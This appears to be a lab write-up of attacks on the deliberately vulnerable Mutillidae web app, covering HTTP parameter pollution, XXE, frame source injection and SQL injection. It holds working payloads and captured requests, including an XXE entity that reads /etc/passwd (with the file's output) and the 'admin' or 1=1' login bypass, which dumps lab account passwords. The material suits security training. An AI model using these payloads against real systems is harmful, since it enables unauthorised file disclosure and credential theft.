
HTTP Parameter Pollution

http://192.168.58.164/mutillidae/index.php?page=user-poll.php

- HTTP Parameter Pollution (HPP) is a type of web application vulnerability that occurs when an attacker manipulates the parameters sent in an HTTP request to exploit the way a web application processes those parameters.
- This can lead to unintended behavior, such as bypassing security controls, altering application logic, or even executing arbitrary code.



```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&choice=nikto&initials=test&
user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=user-poll.php
Cookie: showhints=0; PHPSESSID=35c12c26gvp1jqqjf6u7clrpm0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



● nmap
○ wireshark
○ tcpdump
○ netcat
○ metasploit
○ kismet
○ Cain
○ Ettercap
○ Paros
○ Burp Suite
○ Sysinternals
○ inSIDDer

Your Initials: test

Your choice was nikto


XML External Entity Injection (XXE)

http://192.168.58.164/mutillidae/index.php?page=xml-validator.php

- XXE, or XML External Entity injection, is a type of security vulnerability that occurs in applications that parse XML input.

- It allows an attacker to interfere with the processing of XML data, potentially leading to the disclosure of sensitive information, denial of service, or other malicious actions.

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY xxe SYSTEM "/etc/passwd"> ]>
<change-log> <text>&xxe;</text> </change-log>
```



```
GET /mutillidae/index.php?page=xml-validator.php&xml=
%3C%3Fxml+version%3D%221.0%22%3F%3E+%3C%21DOCTYPE+change-log+%5B+%3C%21ENTITY+xxe+SYSTEM+%22%2Fetc%2Fpasswd%22%3
E+%5D%3E+%3Cchange-log%3E+%3Ctext%3E%26xxe%3B%3C%2Ftext%3E+%3C%2Fchange-log%3E&xml-validator-php-submit-button=
Validate+XML HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://192.168.58.164/mutillidae/index.php?page=xml-validator.php&xml=%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%
09%3C%21DOCTYPE+change-log+%5B%0D%0A%09%09%3C%21ENTITY+systemEntity+SYSTEM+%22%2Fetc%2Fpasswd%22%3E%0D%0A%09%5D%
3E%0D%0A%09%3Cchange-log%3E%0D%0A%09%09%3Ctext%3E%26systemEntity%3B%3C%2Ftext%3E%0D%0A%09%3C%2Fchange-log%3E&xml
-validator-php-submit-button=Validate+XML
Cookie: showhints=2; PHPSESSID=35c12c26gvp1jqqjf6u7clrpm0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


```
</form>

<fieldset><legend>XML Submitted</legend><div width='600px' ReflectedXSSExecu
important-code">&lt;&#x3f;xml version&#x3d;&quot;1.0&quot;&#x3f;&gt; &lt;&#x
&lt;&#x21;ENTITY xxe SYSTEM &quot;&#x2f;etc&#x2f;passwd&quot;&gt; &#x5d;&gt;
&lt;text&gt;&amp;xxe&#x3b;&lt;&#x2f;text&gt; &lt;&#x2f;change-log&gt;</div><
fieldset><legend>Text Content Parsed From XML</legend><div width='600px' Ref
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
 </div></fieldset><div>&nbsp;</div>
```

Frame Source Injection

http://192.168.58.164/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php

- Frame Source Injection (FSI) is a type of web security vulnerability that occurs when an attacker is able to manipulate the content of a web page's frame or iframe.

- This can lead to various security issues, including clickjacking, phishing, and other forms of content injection attacks.



```
GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=https://google.co.uk&
document-viewer-php-submit-button=View+Document HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=2; PHPSESSID=35c12c26gvp1jqqjf6u7clrpm0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
</div>
<div class="label" ReflectedXSSExecutionPoint="1">
     Currently viewing document &quot;https://google.co.uk&quot;
</div>
<div>
     &nbsp;
</div>
<iframe src="https://google.co.uk" width="700px" height="500px">
</iframe>
```

A1 - Injection

SQL Injection Login Page


http://192.168.58.164/mutillidae/index.php?page=user-info.php

- SQL Injection is a type of web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.

- It occurs when an application includes untrusted data in a SQL query without proper validation or escaping, allowing an attacker to manipulate the query's structure.

- This can lead to unauthorized access to data, data modification, or even complete control over the database.

```
admin' or 1=1-- -
```



Please enter username and password to view account details

Dont have an account? Please register here

Results for "admin' or 1=1-- -".24 records found.

```
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
```